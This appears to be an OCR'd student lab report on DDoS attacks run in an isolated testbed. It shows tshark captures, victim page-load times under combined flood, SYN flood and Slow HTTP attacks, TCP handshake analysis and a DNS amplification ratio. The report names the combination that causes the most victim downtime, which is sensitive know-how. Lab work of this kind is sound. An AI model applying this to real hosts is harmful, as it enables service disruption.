
Figure 15: Traffic sent by the attacker



```
shriyas@192.168.10.22's password:
Creating home directory for shriyas.
[shriyas@clemson22 ~]$ tshark -i enp2s0 -c 100 -f 'ether host 08:00:27:24:9e:be'
 -w shriyas_victim_log.pcap -F libpcap
Capturing on 'enp2s0'
75 ^C
```


Figure 16: Traffic received by the victim

We can also observe the difference between the packet data sent by the attacker (Figure: 17) and packet data received by the victim (Figure: 18). Traffic sent out by the attacker are standard DNS queries while the traffic received by the victim is junk data.



```
[shriyas@clemson21 ~]$ tshark -r shriya_bot_log.pcap
tshark: The file "shriya_bot_log.pcap" doesn't exist.
[shriyas@clemson21 ~]$ tshark -r shriyas_bot_log.pcap
  1          0 192.168.10.130 -> 192.168.10.135 DNS 87 Standard query 0x0000  A
bighost. cu.ddos
  2          0 192.168.10.130 -> 192.168.10.135 DNS 87 Standard query 0x0000  A
bighost. cu.ddos
  3          0 192.168.10.130 -> 192.168.10.135 DNS 87 Standard query 0x0000  A
bighost. cu.ddos
  4          0 192.168.10.130 -> 192.168.10.135 DNS 87 Standard query 0x0000  A
bighost. cu.ddos
  5          0 192.168.10.130 -> 192.168.10.135 DNS 87 Standard query 0x0000  A
bighost. cu.ddos
  6          0 192.168.10.130 -> 192.168.10.135 DNS 87 Standard query 0x0000  A
bighost. cu.ddos
  7          0 192.168.10.130 -> 192.168.10.135 DNS 87 Standard query 0x0000  A
bighost. cu.ddos
  8          0 192.168.10.130 -> 192.168.10.135 DNS 87 Standard query 0x0000  A
bighost. cu.ddos
```

Figure 17: Standard DNS queries sent out by the attacker



```
Tell 192.168.10.130
  2          0 Dell_fe:8e:63 -> CadmusCo_24:9e:be ARP 60 192.168.10.2 is at 78:4
5:c4:fe:8e:63
  3          7 Synology_bd:1b:20 -> CadmusCo_24:9e:be ARP 60 192.168.10.5 is at
00:11:32:bd:1b:20
  4          7 Synology_bd:1b:20 -> CadmusCo_24:9e:be ARP 60 192.168.10.5 is at
00:11:32:bd:1b:20
  5         44 Synology_bd:1b:20 -> CadmusCo_24:9e:be ARP 60 192.168.10.5 is at
00:11:32:bd:1b:20
  6         44 Synology_bd:1b:20 -> CadmusCo_24:9e:be ARP 60 192.168.10.5 is at
00:11:32:bd:1b:20
  7         74 Synology_bd:1b:20 -> CadmusCo_24:9e:be ARP 60 192.168.10.5 is at
00:11:32:bd:1b:20
  8         74 Synology_bd:1b:20 -> CadmusCo_24:9e:be ARP 60 192.168.10.5 is at
00:11:32:bd:1b:20
  9        107 Synology_bd:1b:20 -> CadmusCo_24:9e:be ARP 60 192.168.10.5 is at
00:11:32:bd:1b:20
 10        107 Synology_bd:1b:20 -> CadmusCo_24:9e:be ARP 60 192.168.10.5 is at
00:11:32:bd:1b:20
 11        138 Synology_bd:1b:20 -> CadmusCo_24:9e:be ARP 60 192.168.10.5 is at
00:11:32:bd:1b:20
 12        138 Synology_bd:1b:20 -> CadmusCo_24:9e:be ARP 60 192.168.10.5 is at
00:11:32:bd:1b:20
 13        170 Synology_bd:1b:20 -> CadmusCo_24:9e:be ARP 60 192.168.10.5 is at
```

Figure 18: Junk data received by the victim


Questions

1. Discuss the difference between each attack combination you choose.

There are 3 attack combinations I choose, i) Flood attack & SYN flood attack, ii) SYN flood attack & Slow HTTP attack, iii) Flood attack & Slow HTTP attack. Difference between these 3 combinations are as follows:

- Flood attack & SYN flood attack:

  Here, high number of packets are sent in the attack duration which uses up the victim's bandwidth. The other set of packets sent will keep the tcp handshake half-opened and the response time of the victim gradually increases than its normal range until the maximum value (in my case) 31.110 is reached, which is when the attack was stopped. (Figure: 19)


Terminal - root@cnc: ~/DDoS_Lab4
File Edit View Terminal Tabs Help

```
Total webpage load time:  0.050
Total webpage load time:  0.050
Total webpage load time:  0.051
Total webpage load time:  0.051
Total webpage load time:  0.050
Total webpage load time:  0.078
Total webpage load time:  0.053
Total webpage load time:  0.050
Total webpage load time:  0.050
Total webpage load time:  0.050
Total webpage load time:  0.051
Total webpage load time:  0.050
Total webpage load time:  0.053
Total webpage load time:  0.050
Total webpage load time:  0.050
Total webpage load time:  0.249
Total webpage load time:  0.260
Total webpage load time:  0.174
Total webpage load time:  0.244
Total webpage load time:  31.110
Total webpage load time:  0.051
Total webpage load time:  0.050
Total webpage load time:  0.050
```

Figure 19: Response time of the victim during flood attack & SYN flood attack that was carried out simultaneously

Also, you can see the time-series graph of the traffic captured during this combination of attack below (Figure: 20). We can notice how the traffic flow is moderate until the end. This is because the number of packets I sent out for the attack are pretty low compared to an actual attack.





Figure 20: Time-series graph for the traffic captured during flood attack & SYN flood attack that was carried out simultaneously

- SYN flood attack & Slow HTTP attack:

  Here, a lot of packets open half 3-way TCP handshake that drains the resources and the rest of the attack packets open http connects for every socket available with the victim to tie up the victim. The response time here is not gradually increased, but instead it reaches its maximum (in my case 50.203) until the attack is stopped (Figure: 21).


Terminal - root@cnc: ~/DDoS_Lab4
File Edit View Terminal Tabs Help

```
Total webpage load time:  0.051
Total webpage load time:  0.050
Total webpage load time:  0.051
Total webpage load time:  0.051
Total webpage load time:  0.052
Total webpage load time:  0.050
Total webpage load time:  0.051
Total webpage load time:  0.053
Total webpage load time:  0.050
Total webpage load time:  0.050
Total webpage load time:  0.051
Total webpage load time:  0.051
Total webpage load time:  0.051
Total webpage load time:  0.051
Total webpage load time:  0.050
Total webpage load time:  0.052
Total webpage load time:  0.065
Total webpage load time:  50.203
Total webpage load time:  0.051
Total webpage load time:  0.054
Total webpage load time:  0.053
Total webpage load time:  0.052
Total webpage load time:  0.052
```

Figure 21: Response time of the victim during SYN flood attack & Slow HTTP attack that was carried out simultaneously

Time-series graph for traffic captured during this combination of attack is shown below.

(Figure: 22). Here we can see that, the curves are sharper than that of other two combination of attacks. Which means the number of packets sent during the attack are faster and more frequent.





Figure 22: Time-series graph for the traffic capturing SYN flood attack & Slow HTTP attack that was carried out simultaneously

- Flood attack & Slow HTTP attack:

  Here, high number of packets are sent in the attack duration which uses up the victim's bandwidth and the other set of packets open http connects for every socket available with the victim to tie up the victim. Response time here is not gradually increased, but instead it reaches its maximum (in my case 73.972) until the attack is stopped (Figure: 23).



```
Total webpage load time:  0.050
Total webpage load time:  0.051
Total webpage load time:  0.050
Total webpage load time:  0.051
Total webpage load time:  0.051
Total webpage load time:  0.051
Total webpage load time:  0.051
Total webpage load time:  0.051
Total webpage load time:  0.058
Total webpage load time:  0.051
Total webpage load time:  0.051
Total webpage load time:  0.051
Total webpage load time:  73.972
Total webpage load time:  0.051
Total webpage load time:  0.053
Total webpage load time:  0.052
Total webpage load time:  0.052
Total webpage load time:  0.051
Total webpage load time:  0.054
Total webpage load time:  0.051
Total webpage load time:  0.053
Total webpage load time:  0.051
Total webpage load time:  0.052
```

Figure 23: Response time of the victim during Flood attack & Slow HTTP attack that was carried out simultaneously

Figure:24 below shows the time-series graph for this combination of attack traffic captured. Here we can see, packet volume is lesser compared to the other 2 combination of attacks.





Figure 24: Time-series graph for the traffic capturing Flood attack & Slow HTTP attack that was carried out simultaneously

Out of all the combinations I've tried, Flood attack & Slow HTTP attack seems to be the best choice since the response time is the highest for this combination and it attacks both the bandwidth of the victim as well as does resource starvation to the victim.

2. For SYN Flood attack, capture a complete TCP three-way handshake process and explain it in detail.


In general, a normal complete TCP three-way handshake process (Figure: 25) involves client sending a SYN packet to the server and the server responding with SYN/ACK packet saying that the server received the connection initiation indication. Now, the client has to send an acknowledgement "ACK" packet back to the server in order to complete the connection successfully such that further data can be exchanged between client and server.


Filter: ip.addr==192.168.10.130

```
Source            Destination       Protocol Length Info
192.168.10.111    192.168.10.130    TCP          74 52234 > http [SYN] Seq=0 Win=29200 Len=0
192.168.10.130    192.168.10.111    TCP          74 http > 52234 [SYN, ACK] Seq=0 Ack=1 Win=
192.168.10.111    192.168.10.130    TCP          66 52234 > http [ACK] Seq=1 Ack=1 Win=29312
```

Figure 25: Complete TCP three-way handshake

But, in case of SYN Flood attack (Figure: 26), the 3rd part of the handshake i.e client sending "ACK" packet to complete the connection is stripped off because the attack involves starting the TCP 3-way handshake by sending the packets with spoofed random IP addresses such that when the server responds back to the "SYN" packets by sending "SYN/ACK", there is no response back from the random IP address and hence keeping the connection open and draining the server's resources.


Filter: ip.addr==54.90.224.72


```
Source            Destination       Protocol Length Info
192.168.10.130    54.90.224.72      TCP          60 http > prolink [SYN, ACK] Seq=0 Ack=1 W
192.168.10.130    54.90.224.72      TCP          60 [TCP Retransmission] http > prolink [SY
192.168.10.130    54.90.224.72      TCP          60 [TCP Retransmission] http > prolink [SY
192.168.10.130    54.90.224.72      TCP          60 [TCP Retransmission] http > prolink [SY
192.168.10.130    54.90.224.72      TCP          60 [TCP Retransmission] http > prolink [SY
```

Figure 26: Open TCP three-way handshake

In SYN Flood attack, packets sent out for the attack never complete a TCP three-way handshake process.


3. For DNS amplification attack, capture the traffic sent by the attacker and the traffic received by the victim and calculate the amplification ratio.

The traffic sent by the attacker (Figure: 27) and the traffic received by the victim (Figure: 28) are captured and shown below. Here, in my case, the number of packets sent by the attacker are 10 and the number of packets received by the victim are 75. Which calculates to the amplification ratio of 7.5



```
[shriyas@clemson21 ~]$ tshark -i enp2s0 -c 100 -f 'port 53 and not ether host f0
:4d:a2:ea:6c:e5' -w shriyas_bot_log.pcap -F libpcap
Capturing on 'enp2s0'
10
^C
[shriyas@clemson21 ~]$ tshark -r shriya_bot_log.pcap
tshark: The file "shriya_bot_log.pcap" doesn't exist.
[shriyas@clemson21 ~]$ tshark -r shriyas_bot_log.pcap
  1          0 192.168.10.130 -> 192.168.10.135 DNS 87 Standard query 0x0000  A
bighost. cu.ddos
  2          0 192.168.10.130 -> 192.168.10.135 DNS 87 Standard query 0x0000  A
bighost. cu.ddos
  3          0 192.168.10.130 -> 192.168.10.135 DNS 87 Standard query 0x0000  A
bighost. cu.ddos
  4          0 192.168.10.130 -> 192.168.10.135 DNS 87 Standard query 0x0000  A
bighost. cu.ddos
  5          0 192.168.10.130 -> 192.168.10.135 DNS 87 Standard query 0x0000  A
bighost. cu.ddos
  6          0 192.168.10.130 -> 192.168.10.135 DNS 87 Standard query 0x0000  A
bighost. cu.ddos
  7          0 192.168.10.130 -> 192.168.10.135 DNS 87 Standard query 0x0000  A
bighost. cu.ddos
  8          0 192.168.10.130 -> 192.168.10.135 DNS 87 Standard query 0x0000  A
bighost. cu.ddos
```

Figure 27: Traffic sent by the attacker



```
shriyas@192.168.10.22's password:
Creating home directory for shriyas.
[shriyas@clemson22 ~]$ tshark -i enp2s0 -c 100 -f 'ether host 08:00:27:24:9e:be'
 -w shriyas_victim_log.pcap -F libpcap
Capturing on 'enp2s0'
75 ^C
```

Figure 28: Traffic received by the victim

4. For each attack combination, discuss the following questions:

i) Flood attack & SYN flood attack

a. **Capture attack traffic and explain its effect on the network and victim node.**
   Time-seried graph of the attack traffic captured is shown below (Figure: 29). Here, flood attack uses up the victims bandwidth and the packets are clogged over the network resulting in blocking of legitimate traffic to the victim and the SYN flood attack causes the victim node resources to drain.

